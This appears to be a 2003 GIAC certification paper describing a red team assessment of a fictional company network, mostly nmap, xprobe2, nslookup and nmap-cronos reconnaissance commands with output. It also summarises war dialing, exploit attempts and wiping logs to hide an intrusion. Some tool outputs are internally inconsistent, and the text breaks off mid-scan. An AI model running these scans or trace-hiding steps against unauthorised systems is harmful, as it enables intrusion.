Global Information Assurance Certification Paper

Red Team Assessment of a GIAC Enterprises Security Design

GIAC Certified Incident Handler
Practical Assignment
Version 2.1a

Shaheem Motlekar
29 September 2003

Table of Contents

Shaheem Motlekar

Introduction

This paper is a Red Team assessment of the GIAC enterprises security design written by Mark Dubinsky, September 10, 2002. I chose Mark's paper because of the detailed preparation that went in to writing the paper. A lot of thought went in to using each component. He also stated that security need not be only achieved by products and the infrastructure, but to make a network secure policies are required. Comprehensive security can only be achieved when a set of functional policies govern the enterprise.


The paper is written from an attacker's point of view- the way an attacker does a variety of activities and finally identifies a potential target. The methodology followed in this paper wherever possible is from the OSSTMM manual which is available at the following website, http://www.isecom.org/projects/osstmm.htm.

Knowing what is going on in a black hatter's mind is difficult to fathom but my focus has been more towards the methodology that he would follow in order to compromise a potential victim.

While writing this paper I would try and forget that I knew the architecture of the network. I will put forth my findings and assumptions that I have made in the paper. The tools used and the output gained will be part of this paper.

Methodology

The methodolgy that I have followed in my paper is as follows:



Summary

I have followed the methodology as illustrated above. The test consisted of the following key areas:

1. **Network Surveying:** Within this area I used google, the search engine to obtain any information I could about GIAC enterprises. I also browsed through job sites, mailing lists and case studies on the Internet looking for any clues regarding the GIAC network. A job site revealed some information and so did google. Then I moved on to conducting standard reconnaissance activity; I used nslookup to check the DNS records, Netcraft to check the uptime and the OS of the web server, Samspade to obtain a lot of information like ping, tracert, dig, whois etc. The results of the test are in the section below.
2. **Network Mapping:** Here I tried to map the network, to determine the ports and services that are accessible from the Internet. Here the tools that I used were nmap and cheops-ng.
3. **OS fingerprinting:** After I had determined the services that were accessible from the Internet from the tests conducted above, I started fingerprinting the OS on the servers. The tools that I used were nmap, Xprobe, RING and banner grabbing. The results of the tests indicated that the OS running on the potential targets was Windows 2000.
4. **War Dialing:** War dialing is a technique that is used to find carriers on connected modems. This being one of the most neglected areas with in any corporate network. During the test war dialing did not reveal any carriers on the GIAC telephone network. War dialing is a test that has to be carried out multiple times before achieving any kind of success.
5. **Firewall rulebase mapping:** As the results of the earlier port scans did not reveal too many ports open, I had concluded that there was some kind of filtering device in between and the fact that all ICMP related messages were being dropped. I primarily used nmap for mapping the rulebase along with hping. But as I mentioned earlier very limited ports were open, hence hping was not very effective.
6. **Vulnerability Scanner:** I used one of the more popular vulnerability scanners available in the market. It is an open source software called nessus. It works on *nix systems and has numerous attack plug-ins. This too did not reveal any high-risk vulnerabilities.
7. **Exploiting the Systems:** By now I had decided that the remote OS was indeed a Windows 2000 server. I searched the latest exploits for Windows 2000 with IIS 5.0, I came across exploits on the securityfocus website. I compiled the codes and tried to conduct a buffer overflow attack on the system. There were two possibilities that the attack may not have worked, either the systems were patched to the latest patch level or there was an intermediate device that was preventing these attacks.
8. **The Attack:** After analyzing all that I had done, right from reconnaissance to the attack I realized that I had not tried war dialing enough number of times. Hence I took up war dialing once again. This time I was in luck, on a Thursday night some user had left his modem on, probably to finish some work from home, well that is how I got in to the GIAC network.
9. **Keeping access and hiding trace:** After breaking in to the GIAC network the next step was to keep the access obtained and cover all traces of my presence. This I did

by wiping all the logs that my intrusion had generated from the user's desktop. As the IDS could not have detected this attack as it was over a phone line.

10. **Discovery and Mitigation: T**he reconnaissance activities that were carried out on the system could have been detected barring a few of them. In the discovery and mitigation section below I have described which attacks could have been discovered. For instance while running nessus; the IDS would have generated alerts. The original paper indicates that there is an IDS present in the network that would have definitely captured the attack unless it was wrongly configured.

These are the steps that I carried out in my test trying to penetrate the GIAC network. Details of each of the tests are in the section below.

Network Surveying

Web Research

The first step towards finding out anything about my victim was to start off with some searching. I hit www.google.com in my browser and typed for GIAC. It showed up as the sixth link on the first page. A mass of information about the company was available on the page.
As part of web research I searched job sites, mailing lists and case studies indicating any information about the GIAC enterprises network. Mailing lists and case studies did not reveal any information about the network. A job site where one of the system engineers from GIAC had posted her resume revealed her profile. It indicated the technology she had worked on and was presently employed with GIAC enterprises.
The things that I thought relevant were are below

Organization:
GIAC Incorporation
25, Park Street
Myplace, Bombay
www.giacenterprises.com
Tel no: (91) 22 55913580-90
Fax no: (91) 22 55913579
CTO – Joseph Cherian
General Manager (IT) - Marc Anthony

Job Site Search:
A sample excerpt from one of the resume was

Jane Doe
Present Employer: GIAC Enterprises
Skills: Windows 2000 with IIS 5.0, experience in load balancing and high availability solutions.
Products: Cache flow, Foundry Serverlron, Cisco VPN concentrator, Cisco 7204 routers.

In addition to this I did some DNS querying with a *"set type=ANY"* and then type*,*
"ls –d www.giacenterprises.com", this gave me the following information about GIAC Enterprises
In nslookup there is an option to set the type of record that we want to query, for e.g. if the mail record has to be queried then we set the record type to MX.

set type=ANY, setting the query type to ANY and
ls –d lists all records


Output of DNS query
C:\>nslookup
Default Server: giasbm01.vsnl.net.in
Address: 202.54.1.18

> set type=ANY
> giacenterprises.com
Server: giasbm01.vsnl.net.in
Address: 202.54.1.18

Non-authoritative answer:
Giacenterprises.com nameserver = NS2.HOMEPC.com
Giacenterprises.com nameserver = NS1.GIAC.NET
Giacenterprises.com nameserver = NS1.HOMEPC.com
Giacenterprises.com nameserver = NS2.GIAC.NET

Giacenterprises.com nameserver = NS2.HOMEPC.com
Giacenterprises.com nameserver = NS1.GIAC.NET
Giacenterprises.com nameserver = NS1.HOMEPC.com
Giacenterprises.com nameserver = NS2.GIAC.NET
NS2.HOMEPC.com internet address = 70.70.70.81
NS1.HOMEPC.com internet address = 70.70.70.82
Giacenterprises.com MX preference = 20, mail exchanger = mail1.giac.org
Giacenterprises.com MX preference = 10, mail exchanger = mail2.giac.org
Giacenterprises.com nameserver = ns1.homepc.org
Giacenterprises.com nameserver = ns2.giac.net
Giacenterprises.com nameserver = ns2.homepc.org
Giacenterprises.com nameserver = ns1.giac.net
mail2.giacenterprises.com internet address = 70.70.70.110
mail1.giacenterprises.com internet address = 70.70.70.109

Netcraft: A visit to uptime.netcraft.com revealed that the web server in giacentreprises.com is IIS 6.0 running on Windows.



I then used the altavista search engine www.altavista.com, where typing *link:www.giacenterprises.com* yields results for all sites that link to www.giacenterprises.com. The results were a list of websites that had references to giacenterpises.com. A quick run through these websites did not reveal any valuable information.
A look through the ARIN database revealed the service provider the IP block has been allocated to.

Search results for: 70.70.70.1

OrgName: Asia Pacific Network Information Centre
OrgID: APNIC
Address: PO Box 2131
City: Mumbai
StateProv: MAH
PostalCode: 4064
Country: IN
ReferralServer: whois://whois.apnic.net

NetRange: 70.0.0.0 - 90.255.255.255
CIDR: 70.0.0.0/7

NetName: APNIC-CIDR-BLK
NetHandle: NET-70-0-0-0-1
Parent:
NetType: Allocated to APNIC
NameServer: NS1.APNIC.NET
NameServer: NS3.APNIC.NET
NameServer: NS.RIPE.NET
NameServer: RS2.ARIN.NET

The other IP registries that maintain a database of the IP addresses that have been allocated are as follows:

1. IANA – Internet Assigned Numbers Authority
   The IANA allocates IP address space to Regional Internet Registries (RIRs) who then re-allocate blocks to Local Internet Registries.
2. InterNIC
   The Internet's Network Information Center
3. ARIN – American Registry for Internet Numbers
   RIN, a nonprofit corporation, allocates Internet Protocol resources, develops consensus-based policies, and facilitates the advancement of the Internet.
4. APNIC – Asia Pacific Network Information Center
   Addressing the challenge of responsible Internet resource distribution in the Asia Pacific region.
5. RIPE NCC - Réseaux IP Européens Network Coordination Centre
   The RIPE Network Coordination Centre (RIPE NCC) provides allocation and registration services supporting the operation of the Internet in Europe.
6. AfriNIC – The African regional Internet Registry
   AfriNIC has been proposed by the African community for the purpose of managing the IP addressing in the continent

Samspade

A powerful tool that is used for reconnaissance is Sam Spade. It is available at the site www.samspade.org. It runs on windows platforms and includes an easy to use GUI. Sam spade allowed me to gather a lot of significant information rather quickly and efficiently. It includes the following capabilities:

- Ping, Nslookup, Whois, IP block whois, Dig, Traceroute, Finger, SMTP VRFY, Web Browser and DNS zone transfer.

#	Utility	Description	Results
1.	Ping	To check the hosts that are up	The hosts did not respond to ping requests.
2.	Nslookup	To check the various DNS records	This revealed the MX, A, CNAME records.
3.	Whois	Which domain name has been registered on this IP	This revealed that the IP is registered to giaceneterprises.com

#	Utility	Description	Results
4.	IP block whois	To which service provider does the IP block belong to	This revealed that the APNIC has this IP block.
5.	Dig	DNS lookup, both forward and reverse lookups	Reverse lookup is disabled on this IP address.
6.	Trace route	To find the number of hops and the route to the destination	This did not give the exact hop count as ICMP messages were blocked at a filtering device.
7.	Finger	Displays information about a user on a system	This did not reveal anything.
8.	SMTP VRFY	This is to verify if a user is present or to find the e-mail addresses present.	No users e-mail addresses were revealed, nor were the users present in the system.
9.	Web Browser	To check if a domain name exists with the IP address.	The domain name giacenetrprises.com exists.
10.	DNS Zone Transfer	To update the DNS table, it accepts zone transfers from the service provider or any entity.	It does not accept zone transfers from any entity; it only accepts it from specific entities.

The output obtained from Samspade is in Appendix 1.

Network Mapping

The tools that are popularly used for network mapping are as follows and these are some of the tools that I used.

א **Nmap**

Nmap is a tool that can be used to map and explore networks. It runs on *nix based platforms and also runs on windows. It is allows users to scan entire networks to determine which hosts are up and the services running on them. Nmap supports numerous techniques by which one can scan the hosts; the protocols used for scanning are as follows: TCP, ICMP, UDP, and IP. Nmap can also be used for remote OS detection, parallel scanning, port filtering detection, timing options, and flexible target and port specification.

Before Nmap runs it's OS detection method it runs a port scan against the target machine. It performs a port scan so it can find some open and closed ports on the target machine. Nmap works best when it finds at least one open TCP port, one closed TCP port, and one closed UDP port. Nmap works by conducting a set of tests against the target machine to try to determine what OS it is running.

The output of nmap on the GIAC network is as follows:

- nmap –sP 70.70.70.*

The –sP specifies to only ping the hosts to see if they are up. The IP range 70.70.70.1.* will ping all hosts in the 70.70.70.x subnet. The output I got was as follows:

Starting nmap V. 3.00 (www.insecure.org/nmap)

nmap run completed -- 512 IP addresses (0 hosts up) scanned in 60 seconds

We can see that from the output that the servers do not respond to pings. Since the application is available over the Internet the server is still furnishing requests to the clients'.

Doing a trace route to the machine did not result in anything

```
[root@me root]# traceroute -n 70.70.70.81
traceroute to 70.70.70.81 (70.70.70.81), 30
hops max, 38 byte packets
 1  192.168.0.1  0.293 ms  0.202 ms  0.202 ms
 2  206.24.238.166  13.736 ms  13.762 ms  13.703 ms
 3  216.33.98.3  15.731 ms  15.262 ms  15.106 ms
 4  116.167.0.254  14.754 ms  14.486 ms  15.203 ms
 5  * * *
 6  * * *
(Truncated)
```

As we can see that after a point the machine stops responding to ICMP packets.

- [root@me root]# nmap –vv –sS –sU –P0 70.70.70.81 –p 1-65535

-vv → stands for verbose
-sS → stands for sending only SYN packets for scanning trying to establish a connection, a SYN-ACK indicates the port is open, RST indicates port is closed.
-SU → stands for sending a 0 byte UDP packet to each port, ICMP port unreachable indicates a closed port, if no response then the port is open.
-p → stands for number of ports to be scanned, by default nmap scans 1500 ports

Starting nmap V. 3.00 (www.insecure.org/nmap)
Interesting ports on (70.70.70.81):
(The 131070 ports scanned but not shown below are in state: filtered)
Port State Service
80/tcp open http
443/tcp open https

The output has indicated that the server is a web server that has only ports 80 and 443 open from the Internet.

- [root@me root]# nmap –vv –sS -sU –P0 70.70.70.109 –p 1-65535

Starting nmap V. 3.00 (www.insecure.org/nmap)
Interesting ports on (70.70.70.109):
(The 131070 ports scanned but not shown below are in state: filtered)
Port State Service
25/tcp open smtp

Nmap run completed -- 1 IP address (1 host up) scanned in 118 seconds

The output from the scan has indicated that the server is possibly a mail relay server that has only port 25 open from the Internet.

- [root@me root]# nmap –vv –sS –sU –P0 70.70.70.82 –p 1-65535

Starting nmap V. 3.00 (www.insecure.org/nmap)
Interesting ports on (70.70.70.82):
(The 131070 ports scanned but not shown below are in state: filtered)
Port State Service
53/udp open dns

Nmap run completed -- 1 IP address (1 host up) scanned in 97 seconds

The output from the scan indicates that the server is a DNS server that has only udp port 53 open from the Internet.

These port scans have indicated that there are only three servers that are accessible from the Internet. They are a (a) web server (b) mail server and a (c) DNS server.

#	IP Addresses	Results
1.	70.70.70.81	Port 80 and port 443 were open indicating that it is a web server.
2.	70.70.70.109	Port 25 was open, indicating that it is a mail server.
3.	70.70.70.82	Port 53 (udp) was open indicating that it is a DNS server.

א Cheops-ng

Before launching a successful attack an attacker would want to understand the topology of the network. The layout of various hosts in the victim network can show vulnerabilities. Cheops-ng provides a nice network mapping by pinging and by the use of trace route. Since ICMP by its very nature reveals a lot of details about the network most administrators turn off outgoing ICMP messages. From the earlier tests we have found that ICMP is disabled, therefore the output of cheops-ng would not really reveal anything substantial. This tool is available at http://cheops-ng.sourceforge.net/.

OS Fingerprinting

A very useful tool for remote OS fingerprinting is Nmap. We will discuss how Nmap helped me fingerprint the remote OS. To detect subtleties in the underlying operating system network stack of the computers using crafted tcp packets; different operating systems reply differently to specially crafted tcp packets. This is because the implementation of network stack across OS is different. If a firewall is not available nmap will fingerprint OS 90% correctly.
In all the tools that I have used for fingerprinting are as follows:

- Nmap
- Xprobe
- RING

- **Nmap**

I tried a couple of options

- [root@me root]# nmap –vv –O 70.70.70.81

Starting nmap V. 3.00 (www.insecure.org/nmap)

No exact OS matches for host (If you know what OS is running on it, see http://www.insecure.org/cgi-bin/nmap-submit.cgi).
TCP/IP fingerprint:
SInfo(V=2.54BETA31%P=i686-pc-linux-gnu%D=8/26%Time=3D6A96F9%O=3306%C=20)
TSeq(Class=TR%IPID=Z%TS=100HZ)
T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T3(Resp=N)
T4(Resp=N)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=N)
T7(Resp=N)
PU(Resp=Y%DF=N%TOS=C0%IPLEN=164%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)

Uptime 114.054 days (since Mon Aug 26 16:42:56 2001)
TCP Sequence Prediction: Class=truly random
Difficulty=9999999 (Good luck!)
TCP ISN Seq. Numbers: DCE2776F D6772120 29110AFD 8C2852F 8917144 FACE305
IPID Sequence Generation: All zeros

Nmap run completed -- 1 IP address (1 host up) scanned in 121 seconds
[1]

[1] Nmap' OS fingerprinting does not work well when a stateful firewall protects the server. Nmap requires at least 1 open and 1 closed port to work. From the earlier scans; unfiltered access to a closed port is not available. Hence the result from nmap OS fingerprinting is not helpful.

- [root@me root]# nmap –vv –O 70.70.70.109

Starting nmap V. 3.00 (www.insecure.org/nmap)

No exact OS matches for host (If you know what OS is running on it, see http://www.insecure.org/cgi-bin/nmap-submit.cgi).
TCP/IP fingerprint:
SInfo(V=2.54BETA31%P=i686-pc-linux-gnu%D=8/26%Time=3D6A96F9%O=3306%C=20)
TSeq(Class=TR%IPID=Z%TS=100HZ)
T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T3(Resp=N)
T4(Resp=N)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=N)
T7(Resp=N)
PU(Resp=Y%DF=N%TOS=C0%IPLEN=164%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)

Uptime 114.054 days (since Mon Aug 26 15:42:56 2001)
TCP Sequence Prediction: Class=truly random
Difficulty=9999999 (Good luck!)
TCP ISN Seq. Numbers: DCE2776F D6772120 29110AFD 8C2852F 8917144 FACE305
IPID Sequence Generation: All zeros

Nmap run completed -- 1 IP address (1 host up) scanned in 92 seconds

- [root@me root]# nmap –vv –O 70.70.70.82

Starting nmap V. 3.00 (www.insecure.org/nmap)

No exact OS matches for host (If you know what OS is running on it, see http://www.insecure.org/cgi-bin/nmap-submit.cgi).
TCP/IP fingerprint:
SInfo(V=2.54BETA31%P=i686-pc-linux-gnu%D=8/26%Time=3D6A96F9%O=3306%C=20)
TSeq(Class=TR%IPID=Z%TS=100HZ)
T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T3(Resp=N)
T4(Resp=N)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=N)
T7(Resp=N)
PU(Resp=Y%DF=N%TOS=C0%IPLEN=164%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)

Uptime 120.044 days (since Mon Aug 26 15:42:56 2001)
TCP Sequence Prediction: Class=truly random
Difficulty=9999999 (Good luck!)
TCP ISN Seq. Numbers: DCE2776F D6772120 29110AFD 8C2852F 8917144 FACE305
IPID Sequence Generation: All zeros

Nmap run completed -- 1 IP address (1 host up) scanned in 111 seconds

א Xprobe

Xprobe2 is a tool that takes advantage of differences in ICMP replies to fingerprint the OS. Xprobe2 is a remote active OS fingerprinting tool. It is designed with a different approach to OS fingerprinting. The Xprobe2 OS detection method identifies the type of the remote OS with a matrix based fingerprinting approach. This approach is also known as ''fuzzy'' matching. Unlike the other tools, Xprobe2 doesn't port scans against the target machine. Xprobe2 need[2]s at least one closed UDP port to work.
Xprobe2 heavily uses the results found in the "ICMP Usage in Scanning" research project9 by Ofir Arkin. It relies primarily on the use of the ICMP protocol. Xprobe2 works on Linux.

- [root@me root]# xprobe2 -v 70.70.70.81

XProbe2 v.0.1 Copyright (c) 2002-2003 fygrave@tigerteam.net, ofir@sys-security.com

[+] Target is 70.70.70.81

[+] Loading modules.

[+] Following modules are loaded:

[x]ICMP echo (ping)

[x]TTL distance

[x]ICMP echo

[x]ICMP Timestamp

[x]ICMP Address

[x]ICMP Info Request

[x]ICMP port unreach

[+] 7 modules registered

[+] Initializing scan engine

[+] Running scan engine

[+] Host: 70.70.70.81 is up (Guess probability: 30%)

[+] Target: 70.70.70.81 is alive

[+] Primary guess:

[+] Host 70.70.70.81 Running OS: "Microsoft Windows 2000/2000SP1/2000SP2/2000SP3" (Guess probability: 30%)

[+] Other guesses:

[+] Host 70.70.70.81 Running OS: "Microsoft Windows XP Professional / XP Professional SP1" (Guess probability: 30%)

[+] Host 70.70.70.81 Running OS: "Microsoft Windows ME" (Guess probability: 95%)

[+] Host 70.70.70.81 Running OS: "Microsoft Windows 98/98SE" (Guess probability: 91%)

[2] Reference to Ofir Arkin' paper

[+] Host 70.70.70.81 Running OS: "Microsoft Windows NT 4 Service Pack 4 and Above" (Guess probability: 91%)
[+] Host 70.70.70.81 Running OS: "NetBSD 1.6" (Guess probability: 18%)
[+] Host 70.70.70.81 Running OS: "Microsoft Windows NT 4 Service Pack 3 and Below" (Guess probability: 18%)
[+] Host 70.70.70.81 Running OS: "OpenBSD 2.5" (Guess probability: 18%)
[+] Host 70.70.70.81 Running OS: "NetBSD 1.5.2" (Guess probability: 18%)
[+] Host 70.70.70.81 Running OS: "NetBSD 1.5.1" (Guess probability: 18%)
[+] Host 70.70.70.81 Running OS: "NetBSD 1.5.0" (Guess probability: 18%)
[+] Host 70.70.70.81 Running OS: "OpenBSD 2.6" (Guess probability: 15%)
[+] Host 70.70.70.81 Running OS: "OpenBSD 2.7" (Guess probability: 15%)
[+] Host 70.70.70.81 Running OS: "OpenBSD 2.8" (Guess probability: 15%)
[+] Host 70.70.70.81 Running OS: "OpenBSD 2.9" (Guess probability: 15%)
[+] Host 70.70.70.81 Running OS: "OpenBSD 3.0" (Guess probability: 12%)
[+] Host 70.70.70.81 Running OS: "OpenBSD 3.1" (Guess probability: 12%)
[+] Host 70.70.70.81 Running OS: "OpenBSD 3.2" (Guess probability: 12%)
[+] Host 70.70.70.81 Running OS: "Mac OS X 10.1.5" (Guess probability: 12%)
[+] Host 70.70.70.81 Running OS: "Linux Kernel 2.2.x" (Guess probability: 12%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.

Another option that I tried with xprobe was

- [root@me root]# xprobe2 -v 70.70.70.81 -p udp:53:closed

-v → stands for the host
-p → stands for the port and the reason we try udp:53:closed because that is when xprobe is most effective and when ICMP messages are allowed.

XProbe2 v.0.1 Copyright (c) 2002-2003 fygrave@tigerteam.net, ofir@sys-security.com
[+] Target is 70.70.70.81
[+] Loading modules.
[+] Following modules are loaded:
    [x]ICMP echo (ping)
    [x]TTL distance
    [x]ICMP echo

[x]ICMP Timestamp

[x]ICMP Address

[x]ICMP Info Request

[x]ICMP port unreach

[+] 7 modules registered

[+] Initializing scan engine

[+] Running scan engine

[+] Host: 70.70.70.81 is up (Guess probability: 30%)

[+] Target: 70.70.70.81 is alive

[+] Primary guess:

[+] Host 70.70.70.81 Running OS: "Microsoft Windows 2000/2000SP1/2000SP2/2000SP3" (Guess probability: 30%)

[+] Other guesses:

[+] Host 70.70.70.81 Running OS: "Microsoft Windows XP Professional / XP Professional SP1" (Guess probability: 30%)

[+] Host 70.70.70.81 Running OS: "Microsoft Windows ME" (Guess probability: 25%)

[+] Host 70.70.70.81 Running OS: "Microsoft Windows 98/98SE" (Guess probability: 25%)

[+] Host 70.70.70.81 Running OS: "Microsoft Windows NT 4 Service Pack 4 and Above" (Guess probability: 25%)

[+] Host 70.70.70.81 Running OS: "NetBSD 1.6" (Guess probability: 25%)

[+] Host 70.70.70.81 Running OS: "Microsoft Windows NT 4 Service Pack 3 and Below" (Guess probability: 25%)

[+] Host 70.70.70.81 Running OS: "OpenBSD 2.5" (Guess probability: 18%)

[+] Host 70.70.70.81 Running OS: "NetBSD 1.5.2" (Guess probability: 18%)

[+] Host 70.70.70.81 Running OS: "NetBSD 1.5.1" (Guess probability: 18%)

[+] Host 70.70.70.81 Running OS: "NetBSD 1.5.0" (Guess probability: 18%)

[+] Host 70.70.70.81 Running OS: "OpenBSD 2.6" (Guess probability: 15%)

[+] Host 70.70.70.81 Running OS: "OpenBSD 2.7" (Guess probability: 15%)

[+] Host 70.70.70.81 Running OS: "OpenBSD 2.8" (Guess probability: 15%)

[+] Host 70.70.70.81 Running OS: "OpenBSD 2.9" (Guess probability: 15%)

[+] Host 70.70.70.81 Running OS: "OpenBSD 3.0" (Guess probability: 12%)

[+] Host 70.70.70.81 Running OS: "OpenBSD 3.1" (Guess probability: 12%)

[+] Host 70.70.70.81 Running OS: "OpenBSD 3.2" (Guess probability: 12%)

[+] Host 70.70.70.81 Running OS: "Mac OS X 10.1.5" (Guess probability: 12%)

[+] Host 70.70.70.81 Running OS: "Linux Kernel 2.2.x" (Guess probability: 12%)

[+] Cleaning up scan engine

[+] Modules deinitialized
[+] Execution completed.


"From the output of xprobe I have not been able to conclusively determine the operating system except that it might be a Windows machine".
Since xprobe2 uses ICMP extensively and earlier tests have revealed that both incoming and outgoing ICMP traffic is blocked at some filtering device. Hence determining the operating system on the remote server has proved inconclusive.

א Ring

RINGv2 is a remote OS detection tool. It is designed to determine the OS running on the remote machine with minimal target disturbance. The RINGv2 OS detection methods have been included as a patched Nmap version 3.00 now called Nmap-cronos.
Before Nmap-cronos runs this OS detection method it runs a port scan against the target machine. It performs a port scan so it can find an open port on the target machine. Nmap-cronos needs at least one open TCP port to work. There are three methods that are used by RING they are as follows:

The SYN_RCVD method works by measuring the retransmission timeout values of the SYN_ACK responses from the target machine.
The LAST_ACK method works by measuring the retransmission timeout (RTO) values of the FIN_ACK responses from the target machine.
The FIN_WAIT_1 method works by measuring the retransmission timeout (RTO) values of the FIN_ACK responses from the target machine after a normal exchange of data.

I have used only the first method, i.e. the SYN_RCVD method.



- [root@me root]# nmap-cronos --cronos sl --cronos_timeout 120 -p 80 70.70.70.81

where cronos → stands for either SYN or LAST_ACK; s → SYN, l → LAST_ACK
cronos_timeout → stands for the time out value
-p → stands for the port number

Starting nmap V. 3.00 (www.insecure.org/nmap/)
waiting to reap child : No child processes
filtre pcap :src host 70.70.70.81 and src port 80 and dst port 19006
Try Time: 2982054 6008803 waiting to reap child: No child processes
waiting to reap child : No child processes

filtre pcap :src host 70.70.70.81 and src port 80 and dst port 33816 and (tcp[13] == 17 or tcp[13] == 25)
waiting to reap child : No child processes
Try Time: 2934807 6008807 12017611 24035283 48070608 waiting to reap child : No child processes
waiting to reap child : No child processes
Interesting ports on (70.70.70.81):
Port State Service
80/tcp open http
FINGERPRINT:
SInfo(V=3.00%P=i686-pc-linux-gnu%D=9/9%Time=3F5D7B54%O=80%C=-1)
Cronos_Syn(nbPkt=2%Time=120%p=2982054%p=6008803)
Cronos_LastAck(nbPkt=5%Time=120%Connect=552%p=2934807%p=6008807%p=12017611%p=24035283%p=48070608)

Remote OS guesses: Win2k Pro Base/SP1/SP2/SP3, Win2k Srv Base/SP1/SP2/SP3, Win2k AdvSrv Base/SP1/SP2/SP3(4success/4tests), Windows Me(4success/4tests), WinXP Home Base/SP1a, WinXP Pro Base/SP1a(4success/4tests)

Nmap run completed -- 1 IP address (1 host up) scanned in 243 seconds

"The RING tests gave me confirmation that it was indeed a Windows 2000 server with a possible service pack level of SP1/SP2/SP3."

- [root@me root]# nmap-cronos --cronos sl --cronos_timeout 120 -p 25 70.70.70.109

where cronos → stands for either SYN or LAST_ACK; s → SYN, l → LAST_ACK
cronos_timeout → stands for the time out value
-p → stands for the port number

Starting nmap V. 3.00 (www.insecure.org/nmap/)
waiting to reap child : No child processes
filtre pcap :src host 70.70.70.109 and src port 25 and dst port 19006
Try Time: 2982054 6008803 waiting to reap child: No child processes
waiting to reap child : No child processes
filtre pcap :src host 70.70.70.109 and src port 25 and dst port 33816 and (tcp[13] == 17 or tcp[13] == 25)
waiting to reap child : No child processes
Try Time: 3634807 5408807 1017611 54035283 7907008 waiting to reap child : No child processes
waiting to reap child : No child processes
Interesting ports on (70.70.70.109):
Port State Service
25/tcp open smtp
FINGERPRINT:
